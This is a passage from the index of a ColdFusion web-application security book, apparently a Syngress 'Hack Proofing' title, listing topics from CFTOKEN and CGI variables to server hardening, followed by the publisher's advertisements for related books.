 - disabling, 99, 486
 - isolating use of, 197
 - tag restrictions area, 177
 - uses and dangers, 85–87, 104
 - See also* registry
- <CFRETHROW>, 61, 126
- <CFRETURN>, 492
- <CFSCHEDULE>, 486
- <CFSCRIPT>, 126
- <CFSEARCH>, 486
- <CFSELECT>, 63
- <CFSERVLET>, 493
- <CFSET>, 59
 - CF_SetDataSourceUsername()* function, 101
 - CF_SetODBCINI()* function, 101
- <CFSTOREDPROC>, 177, 486
- <CFSWITCH>, 22, 113, 122
 - gf_tagheader*, 116
 - gf_tagtester*, 116, 117
- gf_tagtesterchild*, 117
- <CFTHROW>, 57, 61–63, 71–72
- <CFTOKEN>, 21, 45, 49–52, 70, 120, 136
 - resetting, 138
 - search engines and, 53–54
 - security alert, 137
 - See also* cookies
- <CFTRACE>, 491
- <CFTRANSACTION>, 462, 486
- <CFTRY>, 24–25, 56–61, 72, 126, 130, 488
- <CFUPDATE>, 177, 486
- cfusion/bin directory, 124
- CFusion_Decrypt()* function, 86, 102
- CFusion_Encrypt()* function, 86, 102
- <CFXML>, 491
 - See also* XML
- CGI (Common Gateway Interface), 120, 121
 - Apache, 413–415
 - CGI.Host variable, 259
 - CGI.HTTP_REFERER, 19, 462
 - CGI.HTTP_REMOTE_ADDR, 149
 - CGI.REMOTE_ADDR, 259
 - cgi.script_name, 119
 - character sets, 120
 - charts, MX tags, 492, 493
 - Chr()* function, 65
 - Christiansen, Ward, 6
 - CIFS/SMB. *See* Server Message Block (SMB)
 - client, scripts executed by, 123–124
 - client scopes, 120, 121
 - client-side cookies. *See* cookies
 - client-side validation, forms-based, 122
 - client variables, 51, 71, 72, 128
 - ClusterCats, 50, 70–71, 265

- clustered environments
 - deployment, 169
 - security, 191
 - threading, 147
- code
 - black boxing, 48
 - documentation of, 11, 45
 - encapsulate, 111
 - execution of arbitrary. *See <CFEXECUTE>*
 - testing, 11–12, 111
- ColdFusion Administrator
 - create and deploy archives, 164
 - Data Sources, 153
 - debugging options, 250–251
 - disabling security, 179
 - installation default settings, 178
 - log analysis, 94
 - mappings and aliases, 180
 - in a non-Web accessible directory, 169
 - passwords, 86, 169, 178–179, 188–189, 255
 - securing, 234–235
 - setting, 147–148, 173
 - tag restrictions area, 76, 176–177, 236*f*
 - unsecured tags directory, 99, 176, 177, 178, 237
 - use of `<CFADMINSECURITY>`, 87
- ColdFusion Application Server
 - cache, 219
 - debugging options, 250
 - error handling, 55
 - password stored in Registry, 169
 - properties, 238*f*
 - session variables, 49, 51
 - thread pooling, 146–149
 - user account configuration, 237, 256
- See also* Advanced Security; Basic Security; Remote Development Service (RDS)
- ColdFusion MX Administrator, 485–487
 - deprecated tags, 493
 - downward-compatibility, 495
 - FAQs, 495
 - new and changed tags, 489–492
 - no longer supported tags, 493
 - tools, 485–489
- ColdFusion ODBC, 238
- ColdFusion Studio, 157
 - Advanced Security, 244–246
 - configuring RDS, 239–240
 - disabling security, 179, 180
 - File Transfer Protocol (FTP), 158–159, 168
 - interactive debugging, 240–243
 - passwords, 169, 180–181
 - project deployment, 159–160
 - search/replace, 168
 - securing remote resources, 244–249, 256
 - source control integration, 245
- See also* Remote Development Service (RDS)
- ColdFusion tags. *See* tags
- ColdFusion templates. *See* templates
- COM objects, 75, 85, 197
- command-line execution. *See <CFEXECUTE>*
- Common Gateway Interface. *See* CGI (Common Gateway Interface)
- Common Internet File System/Server Message Block. *See* Server Message Block (SMB)
- companion viruses, 32
- components, MX tags for, 491
- computer hacking, history of, 5–8

- “Connection Failure” timeout errors, 130
- connection parameters, 97
- Connection Timeout, 155
- connectstring* attribute
 - description, 76, 155
 - tag restrictions area, 177
 - uses and dangers, 97–98
- Content-Disposition, 26, 136
- content-gathering, 129
- content type, 120
 - See also* <CFCCONTENT>
- cookies, 21, 45, 49–50, 51–52
 - and <CFAPPLICATION>, 128
 - encrypted, 137
 - scopes, 121
 - See also* <CFCCOOKIE>; <CFID>; <CFTOKEN>
- CORBA objects, 75, 85, 197
- CreateObject()* function, 57, 492
- CreateUUID()* function, 22, 45
- credit card theft, 36–37
- cron jobs, 356–357
- cross-site scripting, 16, 111, 112–114, 139
- csslayouts.cfm, 117
- custom tags, 11, 14–15
 - calling dynamically, 134
 - testing, 116–117
 - variable scopes, 121
 - See also* tags
- D**
- data file viruses, 32
- Data Sources, 152–155
 - data sources
 - access, 220
- securing with MX, 487
- security options, 221–222, 222–223
- data types, 63–64, 71
 - conversions, 65
 - testing with <CFPARAM>, 115
- database authentication, settings, 429–430
- database connection manager, 152–155
- database connections
 - connection timeout, 155
 - limiting, 154–155, 167
 - login timeout, 154
 - response time, 155, 168
- database-related errors, 57
- database security, 259
 - dynamic SQL, 431–434
 - exploiting integers, 434–437
 - leveraging, 443–444
 - Microsoft Access, 452
 - Microsoft SQL Server, 444–451
 - Oracle, 453–459
 - string variables, 437–442
- databases
 - inserting data, 131–132
 - permissions, 166
 - response times, 126
 - security, 189
 - updating data, 131–132
- datasources
 - connecting to, 76, 97
 - creating dynamic, 76, 98, 155
 - list ODBC, 102
 - reading and writing properties of, 101
 - request.dsn, 19
 - SQL restriction settings, 194, 238
 - username and password changes, 101
 - using CFTRY/CFCATCH to query, 58–59

dbname parameter, 155, 493
dbserver parameter, 155, 493
dbtype=dynamic attribute
 (<CFQUERY>)
 description, 76
 tag restrictions area, 177
 uses and dangers, 98, 155
DDoS. *See Denial of Service (DoS)*
 debugging
 <CFTRACE>, 491
 ColdFusion Studio, 240–243
 display restrictions, 252–253, 257
mode=debug parameter, 252
 options for, 250–253
Debugging URL Hole, 262
DEC. *See Digital Equipment Corporation (DEC)*
Decrypt() function, 102
deletefile attribute, 79
 Denial of Service (DoS), 29–31, 55, 123
 limiting, 149
 Search Engine sample, 231
 synonyms, 233
 deployment scripts, 160–161, 168, 169
 Deployment Wizard, 159–163, 169
 Developer’s Exchange, Allaire, 117
 development team, think like hackers, 39–40
 DHCP, 253
 digital certificates, 183
 Digital Equipment Corporation (DEC), 4, 6
 directories
GetTempDirectory() function, 100
 limiting access to sample, 234
 securing in IIS 5.0, 290–291
See also <CFDIRECTORY>
 disaster recovery plan, 142

Distributed Denial of Service. *See Denial of Service (DoS)*
 distributed objects, 157
 DNS lookup, 469
 documentation, of code, 11, 45, 140
 domain controllers, 265
 domain name blocking, 302–304
DoS. *See Denial of Service (DoS)*
 downloads. *See file downloads*
 Draper, John, 4, 5
 drives, mapping/reformatting using
 <CFEXECUTE>, 90
 dual tone multi-frequency (DTMF)
 dialing, 4–5
duplicate() function, 143
 dynamic variable names, 126

E

e-mail
 validation, 27
See also <CFMAIL>; mail systems; sendmail
 Egghead.com, 36–37
 electronic security card, 183
 Email Example, 231
See also sample applications
Encrypt() function, 102
 encryption, 175
 Advanced Security, 193
 Basic Security, 181–182
 Web server, 183, 189, 195
See also CFusion_Decrypt() function; CFusion_Encrypt() function
 error-handling, 12, 55
 ColdFusion MX, 488, 491
 systemwide, 123
 error logs, 55
 error messages

global, 250–251
 restricted tag, 178
 sent to site administrator, 96
 error trapping, 48, 71
 with CFTRY, 55–58
 error.cfm, 96–97
 Event Log, 55
 Excel spreadsheets, using
 <CFCONTENT> to create, 77–78
 exception handling. *See* error-handling
 execution of arbitrary code. *See*
 <CFEXECUTE>
 ExprCalc.cfm, 231
 expression errors, 57
 Expression Evaluator, 231
 See also sample applications
 Expression Validator, 262

F

Federal Computer Fraud and Abuse Act, 7
 file access, 220, 221–222, 222–223
 File-by-File, 161
 file deletion, in sample applications, 231
 file downloads
 using <CFCONTENT>, 78, 79
 See also <CFFILE>; <CFFTP>
 file manipulation, with <CFFILE>, 80, 81
 file permissions
 disabling read access, 236
 Linux, 379–380
 Solaris, 339–341
 See also access control lists (ACLs)
 file-system access, 16
 File Transfer Protocol (FTP)
 closing connections, 26

ColdFusion Studio, 158–159, 168
 performance, 225
 securing IIS 5.0
 Solaris, 359–361
 See also <CFFTP>
 file uploads
 in sample applications, 231, 233
 to server, 25–26
 Web-based, 112, 134–136
 See also <CFFILE>; <CFFTP>
 fileexists.cfm, 231–233
 files
 creating temporary with *GetTempFile()*, 101
 listing of using fileexists.cfm, 231–233
 See also <CFFILE>
finally, 488
Find() function, 149
 firewalls, 107, 130, 464–465, 476
 logging, 468–469
 selecting, 481
 testing, 465–468
 flooder, 233
flushcache action, 89
 folders. *See* directories
 forms
 field manipulation, 15, 17–20
 hacking, 117–118, 139
 hidden fields, 462
 passing data, 138
 scopes, 121
 setting default values, 18
 spoofing, 462
 validation, 18–19, 63–64, 122
 See also URL
 FTP. *See* File Transfer Protocol (FTP)
 functions
 dangerous, 100–102

restricting use of, 100, 106
 structure of using *GetFunctionList()*, 102
 Fusebox, 111, 122, 143
 FuseDoc, 122

G

Genius 3.0, 473
getall, 26
getAuthUser() function, 492
GetCollectionLanguage(collectionName) function, 493
GetCollectionPath(collectionName) function, 493
GetFunctionList() function, 102
getMetaData() function, 492
GetProfileString() function, 100
GetTempDirectory() function, 100
GetTempFile() function, 101
GetVerityCollections() function, 493
 global error page, 250–251
 global variables, 59
 graphs, MX tags, 492, 493
 groups
 linking rules to, 249
 Solaris, 342–343
See also access control
 guest accounts, disabling, 264

H

hacker, definition of, 3
 hacking, 3–4
 computer, 5–8
 ethical *vs.* malicious, 9–10, 46
 phreaking, 4–5
 reasons for, 8–9

top ColdFusion application hacks, 15–16
 viruses, 31–33
See also Denial of Service (DoS); hacker
 header tags, Content-Disposition, 26
 hexadecimal characters, 120
 Hotfix Checker, 267, 317–318
 hotfixes, Windows 2000 Server, 266–268
HTMLCodeFormat, 113
 HTTP
 pushing/pulling data with get/post, 129–130
See also <CFHTTP>;
 <CFHTTPPARAM>
 HTTP 200, 130
 http_referer value, 22
 HTTPS, 138, 175

I

identity theft, 38
 IIS. *See* Microsoft Information Services (IIS)
 impostors, 174–175
 Incompatible Timesharing System (ITS), 4, 6
 indexing engine, 156–157, 169
inetd, 378
 Information Services. *See* Microsoft Information Services (IIS)
 information technology team, think like hackers, 41
 .ini files, reading and writing to, 100
 input validation. *See* validation
InputBaseN() function, 65
 installation settings, 190
 default, 178, 474–475
 integer variables. *See* *val()* function

Integrated Windows Authentication (IWA), 308

interactive debugging. *See* debugging

Internet Server Application Programming Interface (ISAPI), 124

IP address

- debugging restrictions, 252–253, 257
- restricting, 302–304
- spoofing, 234

IPSec, 272

IsAuthenticated(), 196

isAuthenticated() function, 211–212, 493

isAuthorized() function, 212–214, 216, 219, 493

IsBoolean() function, 64

IsCollectionExists(collectionName) function, 493

IsCollectionExternal(collectionName) function, 493

IsCollectionMapped(collectionName) function, 493

IsDate() function, 64

IsDefined() function, 64–65, 66, 125

IsNumeric() function, 64, 113

isObject() function, 492

IsProtected() function, 215–216, 219, 493

ISPs, hosting with, 227

IsQuery() function, 125

isUserInRole() function, 492

isXmlDoc() function, 492

isXmlElement() function, 492

isXmlRoot() function, 492

IT team. *See* information technology team

ITS. *See* Incompatible Timesharing System (ITS)

IWA. *See* Integrated Windows Authentication (IWA)

J

Java applets. *See* applets

Java hashCode, creating from a ColdFusion string, 83–84

Java objects, 75, 85, 197

JavaScript, 35

Jobs, Steve, 4

JSP tag libraries, import with <CFIMPORT>, 491

Just In Time (JIT) Compiler, 151–152

K

K2. *See* Verity search engine

key logger, 234

keys, changing, 475–476

keystrokes, recording, 234

L

LDAP. *See* Lightweight Directory Access Protocol (LDAP)

Legion of Doom (LOD), 7

Lightweight Directory Access Protocol (LDAP), 195, 197, 200, 201, 203

Limit Connections, 154–155

line snooping, 174

link viruses, 32

Linux, 372–373

- Bastille, 402–410, 424
- bug fixes, 376–377
- evaluating security, 378–379
- file permissions, 379–380
- hardening services, 377–378
- OpenSSH, 394–397
- packages, 374–376
- SSH, 397–402
- sudo, 381–394

TCP wrappers, 402
 updating operating system, 373–374
LISP, 6
 load testing, 149
 local host, spoofing, 234
 LocalSystem account, 90, 104, 106
 lock errors, 57
 Login Timeout, 154
 logins, logging, 93
 logs
 breaking, 94
 error, 55
 firewall, 468–469
 Windows 2000 Server, 283–284
 writing to, 93–94
See also <CFLOG>

M

Macromedia FTP & RDS node, 158
 mail relaying, 27
 mail systems, 166
 Maintain Database Connection, 155, 168
 malformed input, 122
 mappings, 180
 certificate, 308–311
 drives using <CFEXECUTE>, 90
 server, 240–241
 master administrator account, 192–193
 Masters of Deception (MOD), 7
maxRows attribute, 126, 133
 Maxus, 37
 memory, shared, 121
 memory management, 151
 meta-data, MX function for, 492
 meta tags
 Content-Disposition, 26, 136

Refresh, 138
 robot.txt, 157
 Microsoft, Passport, 7–8
 Microsoft Access, 154, 452
 Microsoft Active Directory Services Interface (ADSI), 190
 Microsoft Information Services (IIS)
 auditing, 328–329
 configuring authentication, 304–316
 creating an answer file, 288–290
 installing 5.0, 284–285
 NTFS permissions, 263–264, 293–295, 335, 336
 Permissions Wizard, 295–298
 Permissions Wizard Template Maker, 298–302
 removing the default 5.0 installation, 285–287
 restricting access, 302–304
 security tools, 316–328
 Web site permissions, 291–293
 Microsoft Information Services (IIS) Security Planning tool, 319–328
 Microsoft Security site, 264
 Microsoft Security Tool Kit, 254, 257
 Microsoft Security Web site, 254
 Microsoft SQL Server, database security, 444–451
 Microsoft Strategic Technology Protection Program (STPP), 255
 Microsoft Windows 2000 Internet Server Security Configuration tool, 320–328
 Microsoft Windows 2000 Server
 Active Directory, 273
 default permissions, 276–278
 hotfixes, patches, and security bulletins, 266–268
 logging, 283–284

NetBIOS, 270–272
 OS/2 and POSIX, 280
 Passfilt, 280
 Passprop, 281
 registry, 278–279
 SAM, 264, 279–280, 282
 SCM, 283
 securing, 263–265
 service packs, 264, 265–266
 services, 268–270, 335, 336
 SMB, 270, 272, 281–282
 users and groups, 272–275, 335
 Microsoft Windows authentication, for user authentication, 235
 Microsoft Windows NT, 262–263
 Microsoft Windows NT domain security, 195, 197, 200, 201
 Microsoft Windows Update site, 264
 Microsoft Windows XP, security holes, 124
 Microsoft's Visual Source Safe, 245
 Mime type
 <cffile>, 25, 83, 136
 See also <cfccontent>
 MissingInclude attribute, 57
 MIT, 4, 6
 Mitnick, Kevin, 2, 7, 30
 mobile code, 35–36
 Mode, <cffile>, 25–26
 mode=debug parameter, 252
 modular code, 14–15
 Morris, Robert, 7
 MS-DOS, 262
 multi-partite viruses, 32
 MX. *See* ColdFusion MX Administrator

N

name-value pairs. *See* structures
 Native Drivers, 238
 NetBIOS, 270–272
 Netcat, 467
 Netegrity SiteMinder, 142
 NetScan Tools Pro 2000, 473
 Netscape Server Application Programming Interface (NSAPI), 124
 Network Basic Input/Output System. *See* NetBIOS
 network file systems privileges, 106
 Network Mapper. *See* Nmap
 network scanner, 234
 network security, 46
 network shares, removing, 264
 New Technology File System. *See* NTFS
 Nmap (Network Mapper), 349–351, 471–472
 nonstandard character sets, 120
 NT domain security. *See* Microsoft Windows NT domain security
 NTFS, 263–264, 293–295, 335, 336
 nuker, 233

O

object errors, 57
 ODBC, 76, 102, 128, 153
 OnRequestEnd.cfm, 16, 127, 128
 openedfile.cfm, 231
 Openfile.cfm, 231
 OpenSSH, 394–397
 Oracle, database security, 453–459
 OS/2, removing, 280

P

P-Code, 152
 packet sniffers, 174
 page execution times, 126
 page hits, 72
 PAM (pluggable authentication modules), 358, 425
 parameter tampering, URL, 15, 21–24
 parasitic viruses, 32
 parts files, Verity search engine, 156–157
 Passfilt, 280
 Passport, Microsoft's, 7–8
 Passprop, 281
 passwords, 155
 changing, 475–476
 ColdFusion Administrator, 178–179, 185, 188–189, 234, 255
 e-mailing lost using <CFMAIL>, 95–96
 exposure of, 184, 190
 installation default, 474–475
 stored in Registry, 86, 169
 See also authentication
 patches, 474
 Solaris, 343–344
 staying current with, 139
 Windows 2000 Server, 266–268
 payload, of a virus, 31
 PDP-10, 4, 6
 Permission Wizard Template Maker, IIS, 298–302
 permissions. *See* file permissions
 Permissions Wizard, IIS, 295–298
 phone hacking. *See* phreaking
 phreaking, history of, 4–5
 pluggable authentication modules (PAM), 358, 425
 policies, defining, 248–249

policy, user-group, 200, 201
 policy stores
 supported by ColdFusion Advanced Security, 203–204
 See also resources, protecting
 port scanning, 234, 467, 471–473, 480
 Solaris systems, 349–352
 ports, 192
 <CFPOP>, 26
 TCP, 270–271
 POSIX, removing, 280
 Poulsen, Kevin, 5, 7
 pound signs (#), 66
 printers, hacking, 175
 project deployment, ColdFusion Studio, 159–164
 Project Element script, 161
 project files, 159
 Project-wide script, 161
 projects, defined, 245
 protocols, removing Windows 2000, 264
 proxy servers, 130
 Public Key Infrastructure (PKI)
 pull, content or data, 129

Q

quality assurance team, think like hackers, 41
 queries. *See* SQL queries
`QueryNew()` function, 125

R

RDS. *See* Remote Development Service (RDS)
 read access, disabling, 236
 read-only scopes, 120, 121
`ReadProfileString()` function, 100

- RecordCount()* function, 125
Refresh (Meta tag), 138
 regedit.exe, 278
 registry
 ColdFusion MX, 495
 data source information, 154
 password stored in Registry, 86, 169
 remote servers, 158
 scheduling templates for execution, 155–156
 securing, 86, 278–279
 storing client variables, 128
 See also <CFREGISTRY>
 Remote Development Service (RDS), 16, 27–28, 220, 225
 about, 238
 alternatives to, 221–223
 ColdFusion Studio, 158–159, 168
 configuring, 217–218
 development *vs.* production environments, 243, 256
 disabling, 243–244, 255
 limiting access to, 239–240
 password stored in Registry, 86, 168
 server mapping, 240–241
 SSL encryption, 181
See also ColdFusion Application Server; ColdFusion Studio
 Remote Procedure Call (RPC), 357
 request scopes, 120, 121
 Request Timeouts, 148, 149
 request.dsn, 19
ReReplaceNoCase() function, 113
 resource policies. *See* policies
 Resource View, 204–205
 ResourceName
 IsAuthorized() parameter, 213
 IsProtected() parameter, 215–216
 resources, protecting, 200–201, 204–206
 ResourceType
 IsAuthorized() parameter, 213
 IsProtected() parameter, 215
 response time
 and <CFFLUSH>, 130
 database, 126
 rhost authentication, 364–365
 robots.txt, 67, 157
 root, 166
 row counts, 462
 maxRows attribute, 126, 133
 @@RowCount, 462
 RPC (Remote Procedure Call), 357
 rule inheritance. *See* user-group policy rules
 defining, 248–249
 linking to users or groups, 249
 runtime, 182, 185, 195, 197
- ## S
- SAM (system accounts database), 264, 279–280
 encrypting, 282
 sample applications
 controlling access to, 234–235, 255
 vulnerabilities of, 230–234, 259
 sandbox. *See* Advanced Security
 SANS Institute Web page, 41
 scanner. *See* port scanning
 Scheduler Refresh Interval, 156
 scheduler.log, 93, 94
 SCM. *See* Security Configuration Manager (SCM)
 scoping variables. *See* variables
 script properties, 160–161
 Search Engine sample, 231

- See also* sample applications
 search engines
 cataloging <CFID> and
 <CFTOKEN>, 53–54
 Verity, 156–157, 168
 Section 508-compliance, 487
 Secure Shell (SSH), 352
 Linux, 397–402
 Solaris, 365–371
 Secure Socket Layer (SSL), 138, 159,
 168, 175, 181–182, 193
 Apache, 419
 configuring in IIS 5.0, 316
 security, persons responsible for, 484
 security bulletins, Windows 2000 Server,
 266–268
 security caches, flushing, 89
 security card, electronic. *See* electronic
 security card
 Security Configuration Manager
 (SCM), 283
 security contexts, 200, 204, 206–208,
 226, 256
 creating, 246–248
 defining, 209
 for tags on multiple servers, 258
See also groups; policies; rules; users
 security errors, 57
 security sandbox. *See* Advanced Security
 Security Server Authentication cache,
 219
 Security Tool Kit, Microsoft. *See*
 Microsoft Security Tool Kit
 SendIP, 467–468
 sendmail, 353–356, 424
 server farms, session variables and, 50,
 51, 70–71
 server mapping, for interactive
 debugging, 240–241
- Server Message Block (SMB), 270, 272,
 281–282
 server scopes, 120, 121
 Server Settings, ColdFusion
 Administrator, 147–148
 server traffic, load testing, 149
 server.log, 93
 service packs, Microsoft, 264, 265–266
 services, Windows 2000. *See* Microsoft
 Windows 2000 Server
 session scopes, 120, 121
 session timeout, 137–138
 session tracking, 48–51
 session variables, 21, 48–51
 and server farms, 50, 51, 70–71
 URL, 54, 112, 136–138
 sessions
 ID, 137
 killing, 138
 management and <CFLOCK>, 128
 shared memory, 121
 Shared Secret, 192
 shell commands, 120
 single sign-on authentication, 195–196,
 225
 SiteMinder, 142, 196
 SmartHeap, 151
 SMB. *See* Server Message Block (SMB)
 SMP. *See* Symmetric Multiprocessing
 (SMP)
 SMTP server, 27
 sniffing, 174
 Snort, 473
 social engineering, 38
See also cross-site scripting
 Solaris, 338–339
 compilers, 371
 console, 362–365

- cron jobs, 356–357
 - file permissions, 339–341
 - FTP services, 359–361
 - network services, 349–353
 - patches, 343–344
 - rhost authentication, 364–365
 - RPC, 357
 - security issues for 2.6+, 361
 - sendmail, 353–356
 - SSH, 365–371
 - startup services, 345–349
 - Telnet services, 357–358
 - users and groups, 342–343
 - source code, displaying with `viewexample.cfm`, 231
 - Source Code Control (SCC), 245
 - source control, integration with ColdFusion Studio, 245
 - Sousa, Randy, 6
 - Spanish(Modern), 493
 - Spanish(Standard), 493
 - spiders, 67
 - CFID/CFTOKEN and, 53–54
 - See also* search engine
 - spoofing, 234, 350, 462
 - SQL queries
 - creating from tab-delimited files, 80–81
 - dynamic, 19
 - limiting results, 126, 133, 462
 - protecting, 117, 189, 194
 - query of, 132
 - restricting, 238
 - testing variables for, 125
 - See also* <CFINSERT>; databases; URL
 - SQL transactions, limiting, 155
 - SRC attribute, 112
 - SSH. *See* Secure Shell (SSH)
 - SSL. *See* Secure Socket Layer (SSL)
 - store cache. *See* cache
 - stored procedures, 19, 133
 - STPP. *See* Microsoft Strategic Technology Protection Program (STPP)
 - Strobe, 471
 - `structkeysort()` function, 491
 - `StructNew()` function, 492
 - `structsort()` function, 491
 - structures, 14
 - Studio. *See* ColdFusion Studio
 - StudioPassword, 169
 - style files, Verity search engine, 156–157
 - sudo, 381–394
 - suid*, 378
 - SuperScan, 472
 - Symmetric Multiprocessing (SMP), 146–147
 - syskey.exe, 264, 282
 - SYSTEM accounts, 237, 256
 - system accounts database (SAM). *See* SAM
 - system configuration, deletion of, 87
 - system files, reading and writing to, 100
 - system messages, hiding during error handling, 123
 - system Registry. *See* <CFREGISTRY>
- ## T
- tab-delimited files, creating from queries, 80–81
 - TACK2 samples. *See* sample applications
 - _tagdefs.cfm, 116, 117
 - tagheadertt.cfm, 117
 - tags
 - calling dynamically, 134

controlling on multiple servers, 258
dangerous, 74–76, 100–102, 104
deprecated in MX, 493
disabling, 98, 105, 106, 235, 237, 256
misused, 125
new and changed in MX, 489–492
not supported in MX, 493
restricting in MX, 486
tag restrictions area, 76, 176–177, 236f
unsecured tags directory, 99, 176, 177, 178, 237
See also custom tags; specific tag
tagtestgenerator.cfm, 117
TCP port, 270–271
TCP wrappers, 402
TechNet update site, 264
telephone system. *See* phreaking
Telnet, 357–358, 466
templates
processing architecture, 151–153
scheduling for execution, 155–156
testing, code, 11–12
test_tagname.cfm, 117
theft
credit card, 36–37
identity, 38
third-party single sign-on tools, 142
threading, 99, 105, 146–149, 166
ThrowOnFailure, 214
touch-tone dialing, 5
traceroute, 470
transaction security, 195
Trojan horses, 33–34, 234
Trusted Cache, 152, 168
try, 488
try/catch block. *See* <CFCATCH>;
<CFTRY>

U

UDF. *See* User Defined Function (UDF)
unauthorized access, 174
unique identification, 45
unsecured tags directory. *See* tags
URL
passing variables, 52, 184–185
session variables, 54
string manipulation, 114–117, 139
URL parameter tampering, 15, 21–24
URL scopes, 121
URL session variables, 112, 136–138
URLDecode() function, 120
URLEncodedFormat() function, 120
user authentication. *See* authentication
User Defined Function (UDF), 491–492
user directories, 200, 201–203
user-group access control. *See* access control
user-group policy, 200, 201
user validation, 111
user validation workflow. *See* validation
user visits, 72
users, linking rules to, 249
UUID, 52

V

val() function, 19, 65, 115, 133
validation, 11, 48
data type, 63–64, 71, 113
dynamic, 133
e-mail, 27
page input, 13–14, 133
query string, 22
user, 111
workflow, 186

See also forms
`valuelist()` function, 18
variables
 default values for form, 18
 encrypted, 155
 evaluating, 64
 passing in URL, 52, 184–185
 scoping, 13, 18, 19, 113–114, 122,
 184–185
 session, 21, 49–51, 112
 testing existence of, 125
Verity search engine, 156–157, 168, 169
Version Text Markup Language
 (VTML), 122
viewexample.cfm, 231
virtual hosts, Apache, 415–416
viruses, 31–33
visitor activity, monitoring, 149
VisualRoute, 470

W

WDDX (Web distributed data exchange), 143
Web applications, security breaches, 174–175
Web-based file uploads. *See* file uploads
Web browsers. *See* browsers
Web distributed data exchange
 (WDDX), 143
Web Publish Example, 230, 231, 233
 See also sample applications
Web root, disabling from Web server, 234
Web server
 ColdFusion MX, 488

disabling Web root from, 234
encryption settings, 183, 189, 195
security, 197
vulnerabilities, 120
Web Services, MX tags for, 491
Web site (IIS 5.0)
 authentication, 313–316
 permissions, 291–293
webserver.log, 94
Whois, 469, 471, 480
Windows. *See* Microsoft Windows
worms, 34–35
Wozniak, Steve, 4


X

XML
 `<CFXML>`, 491
 MX functions, 492
 parsing, 143
`xmlChildPos()` function, 492
`xmlElemNew()` function, 492
`xmlNew()` function, 492
`xmlParse()` function, 492
`xmlSearch()` function, 492
`xmlTransform()` function, 492
XPATH query, MX function for, 492
XSLT transformation, MX function for, 492

Z

ZoneAlarm, 473
ZoneAlarm Pro, 471

SYNGRESS SOLUTIONS...



AVAILABLE NOW!
ORDER at
www.syngress.com

Hack Proofing Your Network, Second Edition

Called "a bold, unsparing tour of information that never swerves from the practical," this updated and considerably expanded bestseller will quickly achieve top shelf placement on your information security bookshelf. *Hack Proofing Your Network, Second Edition* shows you that the only way to stop a hacker is to think like one.

ISBN: 1-928994-70-9

Price: \$49.95 USA, \$77.95 CAN

XML .NET Developer's Guide

XML is one of the cornerstones of the .NET Framework. .NET aims to bridge the gap between desktop applications and online applications, and facilitate the communication of objects between the two. *XML .NET Developer's Guide* will show you how to develop XML documents and applications for use within the .NET Framework.

ISBN: 1-928994-47-4

Price: \$49.95 USA, \$77.95 CAN

AVAILABLE NOW!
ORDER at
www.syngress.com



AVAILABLE APRIL 2002!
ORDER at
www.syngress.com

Hack Proofing XML

Hack Proofing XML will allow Web developers and database administrators to take advantage of the limitless possibilities of XML without sacrificing the integrity, confidentiality, and security of their information. Readers will be given hands-on instruction on how to encrypt and authenticate their XML data using prescribed standards, digital signatures, and various vendors' software.

ISBN: 1-931836-50-7

Price: \$49.95 USA, \$77.95 CAN

solutions@syngress.com

SYNGRESS®